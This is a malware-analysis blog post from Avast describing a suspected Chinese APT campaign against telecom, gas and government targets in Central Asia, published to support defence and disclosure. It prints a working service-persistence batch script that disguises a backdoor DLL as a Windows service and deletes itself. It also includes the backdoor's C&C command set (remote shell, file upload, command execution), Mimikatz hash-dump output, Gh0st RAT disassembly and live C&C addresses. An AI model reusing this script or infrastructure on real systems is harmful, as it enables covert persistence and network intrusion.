
APT Group Planted Backdoors Targeting High Profile Networks in Central Asia

decoded.avast.io/luigicamastra/apt-group-planted-backdoors-targeting-high-profile-networks-in-central-asia

May 14, 2020



Last fall, APT malware intrusions targeting high-profile companies in Central Asia caught our attention. A few months later, we began working together with fellow malware analysts from ESET to analyze samples used by the group to spy on a telecommunications company, a gas company, and a governmental institution in Central Asia. An APT group, which we believe could possibly be from China, planted backdoors to gain long-term access to corporate networks. Based on our analysis, we suspect the group was also behind attacks active in Mongolia, Russia, and Belarus.

The group behind the attack frequently recompiled their custom tools to avoid AV detection, which, in addition to the backdoors, included Mimikatz and Gh0st RAT. This has led to a large number of samples, with binaries often protected by VMProtect, making analysis more difficult.

The backdoors gave the actors the ability to manipulate and delete files, take screenshots, manipulate processes, and services, as well as execute console commands, remove itself, and more. Further, some commands may have instructed the backdoors to exfiltrate data to a C&C server. Infected devices could also be commanded by a C&C server to act as a proxy or listen on a specific port on every network interface. The group also used tools such as Gh0st RAT and Management Instrumentation to move laterally within infiltrated networks.

Timeline




Figure 1: Timeline of events related to the tracking of Microcin, and Avast notifying the targeted company

Avast's and Eset's antivirus engines blocked the samples used by the APT group prior to it attracting our attention, as our antivirus engines' detections are automated.

Attribution & Clusterization

The samples we analyzed contain links to malware samples and campaigns, such as Microcin, BYEBY, and Vicious Panda, previously described by Kaspersky, Palo Alto Networks, and Check Point, respectively. The backdoors we found are custom tools that have not previously been analyzed, as far as we know. The majority of the C&C servers are registered to Choopa, LLC, a hosting platform that has been used by cybercriminals in the past. A GoDaddy registrar was also seen early in the campaign, these servers were removed early on.

We suspect the APT group behind these attacks is from China. Gh0st RAT, one of the tools used, has been known to be used by Chinese APT groups in the past. Similarities in the code used in the Vicious Panda campaign, (TTPS, especially the use of the RTF Weaponizer in the infection vector), which is also thought to have come from China, and the code we analyzed, also lead us to believe the group might be from China. The targeted companies and institutions, as well as the professional coding point to an APT group.

Toolset

Backdoors

Throughout our analysis, we stumbled upon the following backdoors. Details on these backdoors are provided below the complete list of backdoors.

sqllauncher.dll (VMProtected backdoor)

- bbc5a9a49757abdbfcaca22f3b2a8b7e79f61c30d31812a0ccc316536eb58ca3
- C&C server 45.76.132[.]207

logon.dll (VMProtected backdoor)

- 61e4c91803d0d495681400fb9053b434f4852fdad1a305bbcec45ee0b2926d6a
- C&C server 45.76.132[.]207

logsupport.dll (VMProtected backdoor)

- d5c1e947d84791ac8e6218652372905ddb7d3bc84ff04e709d635f60e7224688
- C&C server 104.194.215[.]194

pcaudit.bat

1395B863AE5697EA5096F4E2EBEF54FC20D5380B6921F8835D1F030F2BA16A40

Technical details (pcaudit.bat)

pcaudit.bat is a batch file that is used to invoke the *svchost.exe* in order to load the DLL file for a given service specified in the registry. This batch file is responsible for the backdoor's persistence. The contents of the *pcaudit.bat* script can be found below:

```
@echo off
sc stop PCAudit
sc delete PCAudit
sc create PCAudit binpath= "C:\WINDOWS\syswow64\svchost.exe -k netsvcs" type= share start= auto displayname=
"Windows Upload Manager"
sc description PCAudit "Windows Help Service is a microsoft Windows component for System(Important). If this
service is stopped, users will be unable to get useful information"
sc failure PCAudit reset= 0 actions= restart/0
reg add HKLM\SYSTEM\CurrentControlSet\Services\PCAudit\Parameters /v ServiceDll /t REG_EXPAND_SZ /d
%SystemRoot%\Syswow64\pcaudit.dll
reg add HKLM\SYSTEM\CurrentControlSet\Services\PCAudit\Parameters /v ServiceMain /t REG_SZ /d NtHelpServiceMain
reg add HKLM\SYSTEM\CurrentControlSet\Services\PCAudit\Parameters /v ServiceDllUnloadOnStop /t REG_DWORD /d 1
sc start PCAudit
del %0
```

Figure 2: The batch file that is responsible for the backdoor's persistence

Technical details (*sqllauncher.dll, logon.dll*)

Both DLLs, *sqllauncher.dll* and *logon.dll*, are primarily used as backdoors. These are installed as services by the aforementioned batch file. They both create a log file under the path: *%COMMON_DOCUMENT%\WZ9JuN00.tmp* aggregating errors during the backdoor's runtime. Each entry contains an error code, an error message, and a timestamp formatted as "*[yyyy-mm-dd hh-mm-ss] %error code% %message%"*.

If the infected device can't connect to the C&C server, the malware attempts to determine whether the traffic is routed through a proxy. This information may be retrieved either from *%WINDOWS%\debug\netlogon.cfg* or from the TCP table. After successfully connecting to the

C&C server, a secure communication channel (Schannel) is established and telemetry (OS version, username) is sent to the C&C server. The following commands are issued by the C&C server:

Command	Sub-Command	Parameter	Description	Original command
AmbYDkEx	–	–	Send malware version to the C&C	WELCOM
eYTS5IwW	–	–	Terminate previously launched payload	
Ki0Swb7I	–	–	Send all used drive letters to the C&C	LIST D
5fdi2TfG	–	–	Start remote shell	STARTC
h71RBG8X	–	%command%	Execute “cmd %command%” via CreateProcess API	
J8AoctiB	QHbU0hQo	%path%, %subcommand%	Read from %path% and send data to C&C	UPLOAD
J8AoctiB	hwuvE43y	%path%, %subcommand%,%data%	Write %data% into %path%	DOWNLO
gRQ7mIYr	–	%command%	Execute %command% via CreateProcess API	EXECUT

Technical details (*logsupport.dll*)

Similarly to the previous DLLs, the *logsupport.dll* is primarily used as a backdoor, but uses a different C&C server than the other backdoors. Its corresponding log file is located at *%TEMP%\rar%[A-Z0-9]{4}%.tmp*. The structure of the log file is also the same. The main difference is that the log file is encrypted by a XOR cipher with a hardcoded key.




Figure 3: Log file is decrypted by a XOR cipher with a hardcoded key

This backdoor checks whether the malware is running in a virtualized environment. Additionally, the DLL fingerprints the infected device (NETBIOS name, IP address, username, OS version, MAC address and RAM usage, OEM code page, token information, number of CPU cores, is64bit), and sends this information to the C&C server.

The communication with the C&C server is encrypted by a simple stream cipher. If the malware fails to establish an encrypted channel, it checks whether a proxy is being used, using different methods than the previous two DLLs. It tries to connect to *http://www.google.com/index.asp* and retrieve information about a possible proxy from the connection, and it also checks the value of *ProxyServer* in the Windows registry key:

HKLM\Software\Microsft\Windows\CurrentVersion\Internet Settings.

Based on what we saw in the code, the backdoor is also capable of accepting various commands from the C&C server. These commands allow the backdoor to manipulate files (move, read, delete, check existence), manipulate processes (create, terminate, retrieve parent, and process ID) and Windows services (start, stop, check), execute console commands, remove itself, and more. Some of these commands (read/check file, check services, check processes) also send data back to C&C. The infected device can also be commanded by C&C to act as a proxy or listen on a specific port on every network interface.

Interestingly, the backdoor has a set of commands specifically targeting files with *.tu* and *.tut* file extension. These commands may similarly check for their existence, send their content back to the C&C, and modify their content (append or rewrite by data given by the C&C server).

Other tools

Lateral Movement via Mimikatz

fc66353fb26fd82227700beb47c4fa90118cea151eb1689fd8bf48e93fda71d0

Mimikatz is an open source project by a French security researcher named Benjamin Delpy which started in 2007. It is a robust tool that exploits various Windows authentication schemes and dumps credential-related data from a Windows Local Security Account database. For these reasons it is often misused by a wide spectrum of APT actors such as the Lazarus Group or Telebots.

The Mimikatz version used in this campaign has a two-stage installation mechanism (*installer.exe* installing *Yokel64.exe* and *mktz64.dll*), and contains a PDB string "*E:\2018_\MimHash\mimikatz\Bin\mktzx64.pdb*". Calling a *mktz64.dll* exported function *MktzDumpbyInjection* inside our testing virtual machine yields the following output:

```
#1 domain = MSEDGEWIN10, user = Administrator
,nthash=FC525C9683E8FE067095BA2DDC971889
 #2 domain = MSEDGEWIN10, user = IEUser ,
nthash=FC525C9683E8FE067095BA2DDC971889
```

Lateral Movement via WMI

2615e5585a5db77b973c74e0a87551978a9322c820362a148a995e571923b59c

The lateral movement via WMI is done with a file that parses its own filename, which we suspect uses the following format: "*@@<ComputerName>,<UserName>,<Password>,.exe"*. Afterwards, the data described in the filename is extracted and used to establish a remote console to a computer identified by the retrieved name. Afterwards, Windows Management Instrumentation (WMI) is leveraged to set a strict proxy security, leading to the encryption of arguments of each remote procedure call, and allowing the server to access local resources. Then WMI is used again to retrieve the Win32_Process class which in turn is used to create a process with given parameters. At the end, it terminates itself.

Gh0st RAT

3a3b05a08180013a37fbdbe65e3fe017440c1cb34289647ef1f60316964ef6a9

Gh0st RAT is an old well-known backdoor, predominantly associated with East-Asian attackers. It is commonly assumed that its source code is widely available. Its presence is often indicated by a file named *rastls.dll,* using an export DLL name *svchost.dll* and containing a string *Gh0st*. A string *uwqixgze}* is used as a placeholder for the C&C domain.

The version we've seen in this campaign tries to connect to *https://yuemt.zzux[.]com*.

```
push    esi
mov     esi, ds:lstrcpyA
push    edi
mov     edi, offset byte_10017C98
push    offset aYuemtZzuxCom ; "yuemt.zzux.com"
push    edi             ; lpString1
call    esi ; lstrcpyA
push    edi             ; lpString2
push    offset aUwqixgze ; "uwqixgze}"
mov     dword_10017CB8, 1BBh
mov     dword_10017D60, 2EE0h
call    esi ; lstrcpyA
mov     ax, word ptr dword_10017CB8
push    offset byte_10017CBC ; lpString2
push    offset name     ; lpString1
mov     word_1000F6D4, ax
call    esi ; lstrcpyA
mov     eax, dword_10017CDC
pop     edi
mov     hostshort, eax
mov     eax, dword_10017D60
mov     dword_1000F6D0, eax
xor     eax, eax
pop     esi
```

```
lea     eax, [ebp+WSAData]
mov     dword ptr [esi], offset off_1000C260
push    eax             ; lpWSAData
push    202h            ; wVersionRequested
call    ds:WSAStartup
push    ebx             ; lpName
push    ebx             ; bInitialState
push    1               ; bManualReset
push    ebx             ; lpEventAttributes
call    ds:CreateEventA
or      dword ptr [esi+0A8h], 0FFFFFFFFh
mov     [esi+0ACh], eax
lea     eax, [ebp+Src]
push    5               ; Size
push    eax             ; Src
lea     eax, [esi+0B0h]
push    eax             ; Dst
mov     [esi+0B5h], bl
mov     [ebp+Src], 47h ; 'G'
mov     [ebp+var_13], 68h ; 'h'
mov     [ebp+var_12], 30h ; '0'
mov     [ebp+var_11], 73h ; 's'
mov     [ebp+var_10], 74h ; 't'
call    memcpy
```

Figure 4: Gh0st RAT malware

Code Similarities

While analyzing one of the files, we noticed that it has several correlations to the Microcin sample from 2017, the BYEBY sample from 2017, and Vicious Panda: The COVID campaign from 2020. Figure 5 below provides a comparison of the decryption loop used to decrypt the main configuration data of the first backdoor.




Figure 5: Part of code used to decipher the main configuration data

Name of file	SHA256
irmon.dll	170008187EBCEF183E792513608B82572FAF0AAEB33212BFA44736439453218F
crypt-base.dll	383A2D8F421AD2F243CBC142E9715C78F867A114B037626C2097CB3E070F67D6
NWC-Work-sta-tion.dll	2A42F500D019A64970E1C63D48EEFA27727F80FE0A5B13625E0E72A6EC98B968
nwsapa-gent.dll	92315CDCDD3ECDAFBAC1D46EF872AAA333E1EA159D662CB61C4-FA029D3896DF7

Conclusion

Avast reported its findings to the local CERT team and reached out to the telecommunications company. We have not heard back from either organization.

Avast has recently protected users in Central Asia from further attacks using the samples we analyzed. This, along with tying elements of the samples we discovered back to attacks carried out on other countries, makes me assume the group is still active.

I would like to thank Peter Kalnai from ESET for working with me on the analysis, Lukáš Obrdlík, and Adolf Středa from Avast for helping me with this research, as well as Alexey Shulmin from Kaspersky for his support.

Indicators of Compromise (IoC)

- Repository: https://github.com/avast/ioc/tree/master/Microcin
- List of SHA-256: https://github.com/avast/ioc/blob/master/Microcin/samples.sha256

References

Vasily Berdnikov, Dmitry Karasovsky, Alexey Shulmin: “Microcin malware”, Kaspersky Labs 2017-9-25 https://media.kasperskycontenthub.com/wp-content/uploads/sites/43/2018/03/07170759/Microcin_Technical_4PDF_eng_final_s.pdf

Josh Grunzweig, Robert Falcone: “Threat Actors Target Government of Belarus Using CMSTAR Trojan”, Palo Alto Networks, September 2017, https://unit42.paloaltonetworks.com/unit42-threat-actors-target-government-belarus-using-cmstar-trojan/

Checkpoint Research: “Vicious Panda: The COVID Campaign”, 2020-03-12 https://research.checkpoint.com/2020/vicious-panda-the-covid-campaign/

Avast Threat Intelligence https://github.com/avast/ioc

ESET Threat Intelligence https://github.com/eset/malware-ioc

Dhia Mahjoub, Jeremiah O'Connor, Thibault Reuille, Thomas Mathew: "Phishing, Spiking, and Bad Hosting", Cisco Umbrella Blog, 2015-09-14

https://umbrella.cisco.com/blog/2015/09/14/phishing-spiking-and-bad-hosting/

https://github.com/gentilkiwi/mimikatz